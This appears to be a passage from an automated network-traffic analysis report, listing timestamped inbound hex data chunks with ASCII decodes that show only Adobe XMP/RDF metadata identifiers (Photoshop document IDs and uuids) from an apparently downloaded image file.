<rdf:li>EA472F2888DFB7DBCE0CB99AE38F24AF</rdf:li> <rdf:li>EA58BE97021C99F153FCDD391A056BC8< /rdf:li> <rdf:li>EA58EBFA57FE5A2E1DE5D1E9FA757FF2</rdf:li> <rdf:li> |
| 2022-05-13 13:53:17 UTC | 3375 | IN | Data Raw: 36 45 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 36 30 35 43 30 38 45 34 31 35 35 35 46 46 43 42 45 32 35 31 41 45 30 44 43 32 44 41 36 45 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 36 30 36 30 34 34 32 44 34 32 38 44 42 44 41 38 43 41 37 33 37 30 42 37 35 39 34 32 30 37 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 36 30 43 41 43 46 36 31 32 38 43 42 37 32 43 31 38 45 44 31 33 38 46 37 41 36 35 32 31 36 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 36 32 32 37 32 35 31 45 33 41 36 46 30 37 46 42 31 31 38 32 36 39 39 31 41 44 37 33 30 44 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 36 34 38 37 43 35 39 31 30 31 46 34 42 46 42 42 33 42 46 30 34 35 39 37 30 33 33 43 39 33 43 3c 2f<br>Data Ascii: 6E5</rdf:li> <rdf:li>F605C08E41555FFCBE251AE0DC2DA6E1</rdf:li> <rdf:li>F6060442D428DBDA8 CA7370B75942074</rdf:li> <rdf:li>F60CACF6128CB72C18ED138F7A65216E</rdf:li> <rdf:li>F6227251E3A6F07FB 11826991AD730DF</rdf:li> <rdf:li>F6487C59101F4BFBB3BF04597033C93C</ |
| 2022-05-13 13:53:17 UTC | 3383 | IN | Data Raw: 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 43 39 39 39 35 31 46 39 33 39 44 42 37 46 44 44 33 31 32 37 43 43 43 44 32 44 44 44 43 36 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 43 39 46 45 37 39 43 45 37 33 46 31 37 44 46 43 31 34 38 46 37 32 37 38 34 38 37 41 35 37 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 43 41 33 38 33 36 45 41 39 34 41 45 39 37 42 30 45 46 38 43 35 30 30 45 33 41 32 35 39 31 36 3c 2f 7 2 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 43 41 37 37 31 35 36 37 42 33 35 31 42 38 34 45 32 37 45 36 34 39 32 32 46 42 45 32 38 41 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 43 41 41 41 39 45 34 33 33 44 34 32 43 37 37 36 37 37 42 45 35 39 36 46 42 43 30 35 34 38 31 3c 2f 72 64<br>Data Ascii: 5</rdf:li> <rdf:li>FC99951F939DB7FDD3127CCCD2DDDC68</rdf:li> <rdf:li>FC9FE79CE73F17DFC14 8F7278487A577</rdf:li> <rdf:li>FCA3836EA94AE97B0EF8C500E3A25916</rdf:li> <rdf:li>FCA771567B351B84E27 E64922FBE28AC</rdf:li> <rdf:li>FCAAA9E433D42C77677BE596FBC05481</rd |
| 2022-05-13 13:53:17 UTC | 3399 | IN | Data Raw: 2d 61 65 37 38 36 33 62 62 38 64 32 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 32 38 64 34 61 38 30 38 2d 37 32 36 34 2d 31 31 65 31 2d 39 31 36 34 2d 61 65 62 66 34 37 61 62 39 64 35 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 32 39 37 36 65 36 34 35 2d 38 65 65 39 2d 31 31 64 38 2d 62 39 31 66 2d 66 39 65 63 64 38 66 66 61 34 32 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 32 39 62 32 63 66 30 66 2d 61 32 62 66 2d 31 31 37 38 2d 61 39 37 35 2d 65 61 39 39 31 33 30 63 33 62 32 62 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66<br>Data Ascii: -ae7863bb8d21</rdf:li> <rdf:li>adobe:docid:photoshop:28d4a808-7264-11e1-9164-aebf47ab9d51</rdf:li> <rdf:li>adobe:docid:photoshop:2976e645-8ee9-11d8-b91f-f9ecd8ffa428</rdf:li> <rdf:li>adobe:docid:photoshop:29b2cf0f-a2bf-1178-a975-ea99130c3b2b</rdf:li> <rdf |
| 2022-05-13 13:53:17 UTC | 3415 | IN | Data Raw: 68 6f 74 6f 73 68 6f 70 3a 35 39 38 30 31 63 65 36 2d 65 33 61 63 2d 63 35 34 33 2d 62 66 31 62 2d 62 36 33 62 38 66 65 39 36 33 39 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 35 61 33 38 62 64 31 63 2d 63 33 36 61 2d 31 31 64 37 2d 61 30 31 63 2d 63 61 65 37 66 64 35 38 32 38 61 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 35 61 38 66 33 63 39 39 2d 37 31 63 36 2d 31 31 65 31 2d 39 65 38 36 2d 63 30 38 34 62 30 62 37 37 33 38 64 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 35 62 38 34 38 30 30 38 2d 66 63 34 34 2d 31 31 37 38<br>Data Ascii: hotoshop:59801ce6-e3ac-c543-bf1b-b63b8fe96395</rdf:li> <rdf:li>adobe:docid:photoshop:5a38bd1c-c36a-11d7-a01c-cae7fd5828a6</rdf:li> <rdf:li>adobe:docid:photoshop:5a8f3c99-71c6-11e1-9e86-c084b0b7738d</rdf:li> < rdf:li>adobe:docid:photoshop:5b848008-fc44-1178 |
| 2022-05-13 13:53:17 UTC | 3423 | IN | Data Raw: 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 37 31 38 63 62 34 35 38 2d 39 33 66 66 2d 31 31 64 38 2d 38 35 35 38 2d 66 61 32 63 61 31 32 32 39 63 30 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 37 31 39 30 65 66 38 39 2d 37 39 37 33 2d 31 31 65 31 2d 62 61 62 63 2d 65 35 35 65 37 63 36 61 38 39 33 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 37 31 39 32 65 62 32 66 2d 65 33 31 63 2d 31 31 64 39 2d 62 36 65 37 2d 64 61 34 65 35 32 65 33 65 34 36 35 3c 2f 72 64 66 3a 6c 69 3 e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a<br>Data Ascii: df:li> <rdf:li>adobe:docid:photoshop:718cb458-93ff-11d8-8558-fa2ca1229c02</rdf:li> <rdf:li>adobe:docid:photo shop:7190ef89-7973-11e1-babc-e55e7c6a8932</rdf:li> <rdf:li>adobe:docid:photoshop:7192eb2f-e31c-11d9-b6e7-da4e5 2e3e465</rdf:li> <rdf:li>adobe:docid: |
| 2022-05-13 13:53:17 UTC | 3439 | IN | Data Raw: 34 2d 37 65 32 62 2d 31 31 65 31 2d 38 38 65 34 2d 62 33 35 34 30 32 64 36 64 61 31 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 61 32 62 30 63 62 65 66 2d 66 35 66 63 2d 31 31 37 38 2d 39 65 63 39 2d 62 66 33 32 34 64 64 65 35 66 64 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 61 32 63 61 65 66 63 65 2d 66 38 66 65 2d 31 31 37 38 2d 39 65 63 39 2d 62 66 33 32 34 64 64 65 35 66 64 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 61 33 35 61 35 63 62 32 2d 32 34 61 34 2d 31 31 64 62 2d 38 61 66 38 2d 66 39 34 30 61 38 33 30 38 61<br>Data Ascii: 4-7e2b-11e1-88e4-b35402d6da16</rdf:li> <rdf:li>adobe:docid:photoshop:a2b0cbef-f5fc-1178-9ec9-bf324 dde5fd6</rdf:li> <rdf:li>adobe:docid:photoshop:a2caefce-f8fe-1178-9ec9-bf324dde5fd6</rdf:li> <rdf:li>adobe:doc id:photoshop:a35a5cb2-24a4-11db-8af8-f940a8308a |
| 2022-05-13 13:53:17 UTC | 3455 | IN | Data Raw: 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 64 39 39 65 62 34 36 61 2d 37 66 30 62 2d 37 35 34 66 2d 62 63 62 34 2d 35 62 31 32 65 38 34 36 32 35 63 63 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 64 39 66 37 35 64 32 32 2d 38 63 62 32 2d 31 31 37 38 2d 38 35 37 63 2d 64 36 61 39 66 34 61 38 66 32 39 66 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 64 61 31 36 37 35 33 32 2d 39 31 64 39 2d 31 31 65 36 2d 61 30 33 65 2d 65 32 62 33 61 32 66 62 36 37 65 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3 e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70<br>Data Ascii: df:li>adobe:docid:photoshop:d99eb46a-7f0b-754f-bcb4-5b12e84625cc</rdf:li> <rdf:li>adobe:docid:phot oshop:d9f75d22-8cb2-1178-857c-d6a9f4a8f29f</rdf:li> <rdf:li>adobe:docid:photoshop:da167532-91d9-11e6-a03e-e2b3 a2fb67e1</rdf:li> <rdf:li>adobe:docid:photoshop |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 3462 | IN | Data Raw: 31 34 63 2d 66 32 31 39 61 64 36 34 63 64 32 65 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 65 66 62 62 35 39 30 32 2d 30 38 65 39 2d 31 31 65 37 2d 38 39 35 34 2d 39 66 63 34 30 30 37 39 65 62 65 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 65 66 63 63 36 32 64 30 2d 39 61 32 64 2d 31 31 64 39 2d 62 35 32 64 2d 61 36 31 66 32 61 34 37 31 30 66 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 65 66 64 39 35 66 66 35 2d 65 66 30 38 2d 31 31 64 39 2d 39 36 65 35 2d 39 31 34 36 34 32 37 64 32 66 39 61 3c 2f 72 64 66 3a 6c 69 3e 20 3c<br>Data Ascii: 14c-f219ad64cd2e</rdf:li> <rdf:li>adobe:docid:photoshop:efbb5902-08e9-11e7-8954-9fc40079ebe6</rdf:li> <rdf:li>adobe:docid:photoshop:efcc62d0-9a2d-11d9-b52d-a61f2a4710f8</rdf:li> <rdf:li>adobe:docid:photoshop:efd95ff5-ef08-11d9-96e5-9146427d2f9a</rdf:li> < |
| 2022-05-13 13:53:17 UTC | 3478 | IN | Data Raw: 75 69 64 3a 32 37 33 36 36 31 46 33 45 45 35 36 44 46 31 31 38 32 41 31 42 36 42 41 43 33 36 42 41 38 30 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 32 37 34 33 35 33 41 44 30 37 32 33 44 46 31 31 39 30 45 33 41 46 46 37 33 45 37 46 37 38 39 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 32 37 34 34 45 42 33 35 39 43 32 32 44 44 31 31 42 37 30 30 46 37 42 46 38 38 46 31 35 35 39 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 32 37 39 30 34 36 45 30 39 32 41 36 44 44 31 31 39 41 32 41 45 34 35 45 43 37 33 41 37 43 44 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 32 37 39 41 36 42 33 42 34 37 39 37 44 46 31 31 39 43 43 42 38 33 30 35 36 33 37 36 32 44 41<br>Data Ascii: uid:273661F3EE56DF1182A1B6BAC36BA807</rdf:li> <rdf:li>uuid:274353AD0723DF1190E3AFF73E7F7895</rdf:li> <rdf:li>uuid:2744EB359C22DD11B700F7BF88F1559B</rdf:li> <rdf:li>uuid:279046E092A6DD119A2AE45EC73A7CD3</rdf:li> <rdf:li>uuid:279A6B3B4797DF119CCB830563762DA |
| 2022-05-13 13:53:17 UTC | 4189 | IN | Data Raw: 41 39 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 35 41 42 31 44 32 36 45 41 36 43 36 31 31 44 45 42 37 46 35 43 39 33 41 41 32 46 32 30 38 42 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 35 41 42 31 44 32 37 34 41 36 43 36 31 31 44 45 42 37 46 35 43 39 33 41 41 32 46 32 30 38 42 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 35 41 42 41 38 34 45 46 44 35 43 38 45 34 31 31 39 36 31 33 44 44 36 31 38 31 30 46 37 36 46 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 35 41 44 41 39 36 42 45 36 31 33 32 31 31 44 43 38 42 31 37 45 42 36 37 45 30 32 35 36 44 45 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 35 41 46 39 36 46 36 33 37<br>Data Ascii: A96</rdf:li> <rdf:li>uuid:5AB1D26EA6C611DEB7F5C93AA2F208B0</rdf:li> <rdf:li>uuid:5AB1D274A6C611DEB7F5C93AA2F208B0</rdf:li> <rdf:li>uuid:5ABA84EFD5C8E4119613DD61810F76FA</rdf:li> <rdf:li>uuid:5ADA96BE613211DC8B17EB67E0256DE3</rdf:li> <rdf:li>uuid:5AF96F637 |
| 2022-05-13 13:53:17 UTC | 4196 | IN | Data Raw: 69 64 3a 37 34 37 36 39 42 38 46 41 39 43 39 45 30 31 31 41 41 35 35 41 30 36 35 46 38 41 32 33 39 38 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 37 34 38 42 30 35 33 30 37 46 31 33 31 31 44 43 41 43 43 35 38 38 35 42 43 43 46 41 33 44 30 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 37 34 39 41 39 37 37 34 38 39 36 46 45 30 31 31 42 43 36 32 41 41 43 33 46 32 38 44 31 34 36 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 37 34 39 44 39 37 35 34 36 35 35 37 44 46 31 31 39 44 34 30 43 43 31 36 32 37 30 35 46 35 43 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 37 34 43 37 46 31 41 33 31 42 41 43 44 42 31 31 38 30 34 31 46 30 42 41 45 33 30 43 31 30 34 41<br>Data Ascii: id:74769B8FA9C9E011AA55A065F8A23988</rdf:li> <rdf:li>uuid:748B05307F1311DCACC5885BCCFA3D09</rdf:li> <rdf:li>uuid:749A9774896FE011BC62AAC3F28D1468</rdf:li> <rdf:li>uuid:749D97546557DF119D40CC162705F5CF</rdf:li> <rdf:li>uuid:74C7F1A31BACDB118041F0BAE30C104A |
| 2022-05-13 13:53:17 UTC | 4212 | IN | Data Raw: 39 43 37 45 31 34 30 41 44 43 31 31 41 32 44 41 41 34 44 37 38 46 35 30 39 31 33 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 41 36 33 41 35 44 43 41 44 46 46 45 44 46 31 31 42 37 39 46 45 38 45 45 41 30 30 36 41 30 45 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 41 36 34 35 44 43 44 33 33 41 46 39 44 46 31 31 42 35 39 32 46 38 38 31 30 38 37 37 31 34 39 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 41 36 34 45 44 32 35 32 41 37 43 39 45 30 31 31 41 41 35 35 41 30 36 35 46 38 41 32 33 39 38 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 41 36 36 43 46 38 38 36 41 34 32 32 45 31 31 31 42 30 44 46 42 38 36 34 37 30 37 30 35 30 30 32 3c 2f 72 64 66 3a 6c<br>Data Ascii: 9C7E140ADC11A2DAA4D78F509131</rdf:li> <rdf:li>uuid:A63A5DCADFFEDF11B79FE8EEA006A0EF</rdf:li> <rdf:li>uuid:A645DCD33AF9DF11B592F8810877149D</rdf:li> <rdf:li>uuid:A64ED252A7C9E011AA55A065F8A23988</rdf:li> <rdf:li>uuid:A66CF886A422E111B0DFB86470705002</rdf:l |
| 2022-05-13 13:53:17 UTC | 4228 | IN | Data Raw: 69 64 3a 45 33 35 30 32 32 34 37 45 39 45 34 31 31 44 46 39 46 41 35 42 38 30 32 34 42 42 36 36 38 36 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 45 33 36 45 34 41 46 44 30 34 36 36 44 44 31 31 39 39 33 33 42 38 35 35 31 34 39 34 42 44 35 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 45 33 38 46 42 34 46 35 38 33 45 35 44 43 31 31 41 46 39 37 43 41 37 39 38 45 45 41 30 43 34 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 45 33 45 33 33 41 43 35 32 33 35 39 44 45 31 31 39 38 38 32 43 36 43 42 32 36 44 35 30 44 32 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 45 34 41 41 32 35 46 32 36 30 37 45 45 31 31 31 39 43 36 32 39 46 44 42 32 39 41 45 30 39 43 34<br>Data Ascii: id:E3502247E9E411DF9FA5B8024BB6686D</rdf:li> <rdf:li>uuid:E36E4AFD0466DD119933B8551494BD56</rdf:li> <rdf:li>uuid:E38FB4F583E5DC11AF97CA798EEA0C47</rdf:li> <rdf:li>uuid:E3E33AC52359DE119882C6CB26D50D2E</rdf:li> <rdf:li>uuid:E4AA25F2607EE1119C629FDB29AE09C4 |
| 2022-05-13 13:53:17 UTC | 4236 | IN | Data Raw: 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 30 33 32 38 43 32 43 30 38 32 36 45 33 31 31 38 44 42 33 38 31 45 46 32 43 31 44 38 41 39 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 30 33 38 30 35 35 42 41 44 32 34 36 38 31 31 38 37 31 46 45 43 34 42 39 36 31 36 37 44 33 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 30 34 34 46 39 35 42 34 31 32 30 36 38 31 31 39 32 42 30 45 41 33 38 41 39 31 37 36 44 36 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 30 34 35 41 34 33 39 32 43 39 37 45 34 31 31 39 43 41 33 38 35 33 37 38 32 32 44 30 30 41 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 30 34 42 39 30 38 37 30 45 32<br>Data Ascii: :li>xmp.did:00328C2C0826E3118DB381EF2C1D8A93</rdf:li> <rdf:li>xmp.did:0038055BAD246811871FEC4B96167D32</rdf:li> <rdf:li>xmp.did:0044F95B4120681192B0EA38A9176D6C</rdf:li> <rdf:li>xmp.did:0045A4392C97E4119CA38537822D00A8</rdf:li> <rdf:li>xmp.did:004B90870E2 |
| 2022-05-13 13:53:17 UTC | 4252 | IN | Data Raw: 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 32 38 30 31 31 37 34 30 37 32 30 36 38 31 31 39 39 34 43 43 45 36 37 33 46 44 41 32 41 33 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 32 38 30 31 31 37 34 30 37 32 30 36 38 31 31 39 39 34 43 45 46 39 45 43 46 36 46 45 45 43 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 32 38 30 31 31 37 34 30 37 32 30 36 38 31 31 41 37 42 41 42 35 37 42 37 42 38 33 37 38 38 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 32 38 30 31 31 37 34 30 37 32 30 36 38 31 31 41 39 36 31 42 32 31 34 31 42 44 43 41 33 39 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64<br>Data Ascii: rdf:li> <rdf:li>xmp.did:0280117407206811994CCE673FDA2A3B</rdf:li> <rdf:li>xmp.did:0280117407206811994CEF9ECF6FEECD</rdf:li> <rdf:li>xmp.did:0280117407206811A7BAB57B7B837883</rdf:li> <rdf:li>xmp.did:0280117407206811A961B2141BDCA390</rdf:li> <rdf:li>xmp.did |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 4268 | IN | Data Raw: 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 37 38 30 31 31 37 34 30 37 32 30 36 38 31 31 38 32 32 41 43 34 41 33 41 45 46 32 37 31 43 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 37 38 30 31 31 37 34 30 37 32 30 36 38 31 31 38 34 36 43 43 44 37 46 33 31 30 41 44 44 45 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 37 38 30 31 31 37 34 30 37 32 30 36 38 31 31 38 37 31 46 43 38 34 32 33 31 31 33 34 41 32 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 37 38 30 31 31 37 34 30 37 32 30 36 38 31 31 38 37 31 46 46 45 31 42 32 35 34 31 38 32 44 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30<br>Data Ascii: f:li> <rdf:li>xmp.did:078011740720681182 2AC4A3AEF271C5</rdf:li> <rdf:li>xmp.did:078011740720681184 6CCD7F310ADDE0</rdf:li> <rdf:li>xmp.did:078011740720681187 1FC84231134A2D</rdf:li> <rdf:li>xmp.did:07 8011740720681187 1FFE1B254182D2</rdf:li> <rdf:li>xmp.did:0 |
| 2022-05-13 13:53:17 UTC | 4292 | IN | Data Raw: 46 41 46 33 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 39 43 36 45 45 39 33 46 44 37 39 45 30 31 31 41 36 38 44 43 45 37 34 41 34 36 38 43 33 42 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 39 43 39 37 36 45 35 35 35 32 31 36 38 31 31 39 39 34 43 39 38 37 39 37 46 46 32 44 44 43 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 39 45 30 45 31 4 4 31 33 42 32 34 36 38 31 31 39 39 34 43 41 30 45 36 41 42 31 43 31 35 37 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 39 64 34 37 38 64 64 2d 64 66 31 62 2d 35 36 34 65 2d 38 39 61 63 2d 64 37 39 34 31 35 62 33 34 33 62 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66<br>Data Ascii: FAF3B</rdf:li> <rdf:li>xmp.did:09C6EE93FD79E011A68DCE74A468C3B8</rdf:li> <rdf:li>xmp.did:09C976E55 5216811994C98797FF2DDC4</rdf:li> <rdf:li>xmp.did:09E0E1D13B246811994CA0E6AB1C1578</rdf:li> <rdf:li>x mp.did:09d478dd-df1b-564e-89ac-d79415b343b8</rdf:li> <rdf |
| 2022-05-13 13:53:17 UTC | 4308 | IN | Data Raw: 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 31 38 64 37 30 65 30 61 2d 66 35 65 62 2d 34 64 34 36 2d 61 30 36 36 2d 62 34 33 35 35 32 39 30 65 63 37 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 31 38 65 30 39 39 32 34 2d 32 64 63 30 2d 34 35 66 64 2d 39 35 38 34 2d 65 33 38 36 65 65 39 64 31 63 34 64 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 31 38 65 33 38 66 38 66 2d 37 34 38 30 2d 34 35 63 30 2d 39 63 35 36 2d 61 38 37 39 33 64 31 65 32 63 38 65 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 31 38 66 33 64 36 66 38 2d 36 38 65 31 2d 62 64 34 38 2d 38 64 64 31 2d 34 62 31 35 65 65 30 35 37 32 65 35 3c 2f 72 64 66 3a 6c 69 3e 20<br>Data Ascii: df:li> <rdf:li>xmp.did:18d70e0a-f5eb-4d46-a066-b4355290ec74</rdf:li> <rdf:li>xmp.did:18e09924-2dc0-45fd-9584-e386ee9d1c4d</rdf:li> <rdf:li>xmp.did:18e38f8f-7480-45c0-9c56-a8793d1e2c8e</rdf:li> <rdf:li>xmp.did:18f3d6f8-68e1-bd48-8dd1-4b15ee0572e5</rdf:li> |
| 2022-05-13 13:53:17 UTC | 4324 | IN | Data Raw: 34 36 33 31 42 32 30 36 38 31 31 41 36 31 33 44 42 32 36 39 46 45 46 35 32 34 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 32 38 45 44 41 34 43 31 33 37 32 30 36 38 31 31 42 46 44 36 42 35 46 30 33 46 41 45 30 33 37 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 32 38 46 34 41 37 45 39 33 45 37 36 31 31 45 37 38 33 46 38 43 33 31 43 36 34 45 35 34 32 37 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 32 38 62 33 35 36 35 32 2d 31 64 39 36 2d 34 64 36 63 2d 61 30 66 65 2d 34 30 63 39 62 65 64 62 39 61 63 64 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 